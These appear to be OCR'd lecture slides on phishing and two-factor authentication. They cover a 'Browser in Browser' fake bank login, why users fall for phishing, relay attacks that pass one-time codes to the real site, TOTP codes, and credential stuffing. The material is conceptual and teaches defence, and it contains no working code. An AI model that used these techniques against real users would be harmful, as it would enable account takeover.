
Alternate Login

See all our Personal banking products »

Done

www.bankofthewest.com

“Browser in Browser”


Bank of the West | - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Bank of the West (US) https://www.bankofthewest.com/BOW/home
Google
BANK OF THE WEST
Home
Sign in
Search GO
Have a question? Contact Us.
Apply online
Find us ZIP code or city & state GO
PERSONAL
SMALL BUSINESS
COMM
Products & Services
Checking
Savings & CDs
Credit Cards
Loans
Wealth Management & Trust
Insurance
Achi
Buy a h
Buy a r
Save for college
Maximize home equity
Consolidate debt
Try our financial calculators
Enroll in eTimeBanker
eTimeBanker
Login
Where do I enter my password?
Alternate Login
See all our Personal banking products »
Done
www.bankofthewest.com


Apparent browser is just a ***fully interactive image*** generated by Javascript running in real browser!

So Why Does This Work?

- ~~Because users are stupid?~~

Why does phishing work?

- User mental model vs. reality
  - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes extra effort
- Risks are rare
- Users tend not to suspect malice; they find benign interpretations and have been *acclimated to failure*
  - *And as a bonus, we actively train users to be phished!*



noreply@sumtotalsystems.com Inbox -...berkeley.edu May 24, 2019 at 3:17 AM

Reminder: UC Cyber Security Awareness Fundamentals has been assigned to NICHOL... Details

To: Nicholas Weaver <nweaver@berkeley.edu>

```
Dear NICHOLAS WEAVER,

You have been assigned UC Cyber Security Awareness Fundamentals. Please l
onto the UC Learning Center to acquire your certification.

WHAT'S NEW
As part of the University's efforts to address the increasing threats to
security of our information systems and data, you have been assigned this
security awareness training program, required of faculty and staff at all
locations.

Each member of the University community has a responsibility to safeguard
information assets entrusted to us. This training program will better pre
all of us to fulfill this responsibility and to strengthen our defenses a
future attacks.

This course will take approximately 35 minutes to complete. You may take
course in more than one sitting. A "bookmark" function will remember the
modules you have already completed.

Please complete this course by 6/7/2019 11:59:00 PM PDT.

WHAT DO I DO NOW?
You can access the course via the UC Learning Center:
1. Log onto the UC Learning Center at: https://uc.sumtotal.host/core/dash
```

Two Factor

- Because people chose bad passwords...
  - Add a ***second*** authentication path
- Relies on the user having access to something orthogonal to the password
  - Cellphone or email
  - Security Token/Authenticator App
  - FIDO U2F/FIDO2 security key

Second Communication Channel...

- Provide the "security code" (4-8 digits) transmitted "out of band"
  - Cellphone SMS
  - Email
- Still vulnerable to ***transient*** phishing (a ***relay attack***)...
  - Phishing site ***immediately*** tries to log in as the user...
  - Sees 2-factor is in use
  - Presents a fake "2-Factor" challenge
    - Passes the result to the site...
      BOOM, logged in!

Authentication Tokens/Apps


- RSA Securid and Google Authenticator
  - Token and site share a common secret key
- Display first 6 digits of: HMAC(K, time)
  - Time rounded to 30 seconds
- Verify:
  - If code == HMAC(K, time) or HMAC(K, time+30) or HMAC(K, time-30), OK
- Still vulnerable to transient phishing!
- But code is relatively small...
  - Assumes some limit on brute-forcing: After 3+ tries, start adding delays

Bigger Point of those 2FA protections: Credential stuffing

- Since people reuse passwords ***all the time***
- Attacker compromises one site
  - Then uses the resulting data to get everyone's password
    - Brute force the password hashes
- Now attacker reuses those passwords on every other site
- Basic 2FA prevents that
  - The password alone is no longer enough to log in

